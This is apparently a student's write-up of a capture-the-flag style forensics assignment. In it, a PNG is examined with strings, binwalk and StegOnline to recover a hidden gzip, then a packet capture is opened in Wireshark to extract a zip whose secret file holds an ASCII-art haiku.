qt.qpa.xcb: XCB error: 3 (BadWindow), sequence: 4389, resource id: 20875094, major code: 40 (TranslateCoords), minor code: 0
(root@kali)-[~/home/kali/Desktop]
# ./q3-2
0
/ Oh, how ugly! People seeking wisdom and \
| Not drinking; Look on them well Don't |
\ they seem like monkeys?

```

```
(root㉿kali)-[~/home/kali/Desktop]
# ./q3-2
          _ 
 / Oh, how ugly! People seeking wisdom and \
 | Not drinking; Look on them well Don't |
 \ they seem like monkeys?
      \ ^ ^
       ( )\_____
        ||----w |
         ||

(root㉿kali)-[~/home/kali/Desktop]
#
```

q4. [3 points] Matryoshka

- Analyse this [Hacktivist2-2.png](#) download to get the secret!

Observing the file, it appears to be a PNG file.


```
(root㉿kali)-[~/home/kali/Desktop]
# ls
Cutter-v2.3.4-Linux-x86_64.AppImage  ghidra_11.0.3_PUBLIC  ghidra_11.0.3_PUBLIC_20240410.zip  Hacktivist2-2.png  q1-2  q2-2.2  q3-2
[root@kali-OptiPlex-5090 ~]# strings Hacktivist2-2.png | more
IHDR
IDATx^ system   q3-2
243$ 
K0LP
*z{?o[-
cN(>
26
;
Eqja Home
-56?
>81[A1F
d<_
:n.(v
y'yF
N2-n
?qs%
tlf%
066gN
:web"
BFA"
O'mA8
$jn*km
O;^,
/56e6
bxz"8
KqI
}20A
il0$ 
C0H/
8SUM
YOP9%T
bTF@
:@af ,ZU
CbyR0/
@>W0 ter-A3...
Ip#7=
Mr5BLv
>QOI
Vec\
[ymN
Zrc/sU$T
RD$zJ
!8Z
```

Looking deeper using binwalk, we can see that there is a PNG image and a Zlib compressed file.

```
(root㉿kali)-[~/home/kali/Desktop]
# binwalk Hacktivist2-2.png
Offset: 0x0 -> PNG image, 1000 x 1359, 8-bit/color RGBA, non-interlaced
Offset: 0x29 -> Zlib compressed data, compressed

(root㉿kali)-[~/home/kali/Desktop]
#
```

Using StegOnline and searching each plane, I found the below image inside the first green plane.



**THIS IS NOT THE SECRET! THE SECRET
IS IN THE SECOND BITPLANE**

I then extract the bitplane and it appears to contain a zip file.

4	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
3	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
2	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
1	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
0	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Pixel Order: Row Bit Order: MSB Bit Plane Order: R G B Trim Trailing Bits: No

Go

Results

Identified Filetypes


gz: GZIP compressed file

Downloading this and using the file command on it, we find that this is a pcapng type file.


```
amna@DESKTOP-P15VFPV:/mnt/c/Users/honey/OneDrive/Documents/Desktop/Year 4/Cyber/Assignment5$ file Hacktivist2-2
Hacktivist2-2: pcapng capture file - version 1.0
amna@DESKTOP-P15VFPV:/mnt/c/Users/honey/OneDrive/Documents/Desktop/Year 4/Cyber/Assignment5$
```

I then decided to use Wireshark to extract more information from this.


Opening the pcapng file in Wireshark and then filtering by http requests, I come across the "200 OK" request.



Then right clicking the request and then following the HTTP stream , we can see more raw data which we can export as a zip file.



Extracting this zip file again, we finally see the q4.secret file.



Then simply using the cat command displays the secret.

```
amna@DESKTOP-P15VFPV:/mnt/c/Users/honey/OneDrive/Documents/Desktop/Year 4/Cyber/Assignment5$ ls
Hacktivist2-2 hack.zip q1-2 q4.secret
amna@DESKTOP-P15VFPV:/mnt/c/Users/honey/OneDrive/Documents/Desktop/Year 4/Cyber/Assignment5$ cat q4.secret
-----
/ From the mountain's edge Will the      \
| drifting moon Emerge, I wonder? While I |
\ wait Night has fallen.                   \
\   _ \_/_/|_
 / / \ \ \ \
/_\|o|o|_ \ \
/_\ \_\/\_ \ \
| | (____) | |||
\_\_\_/\_/\_ // \
( /           ||
|             ||
|             ||
\             // \
\_\_\_/\_/\_ //
(____)(____)
amna@DESKTOP-P15VFPV:/mnt/c/Users/honey/OneDrive/Documents/Desktop/Year 4/Cyber/Assignment5$
```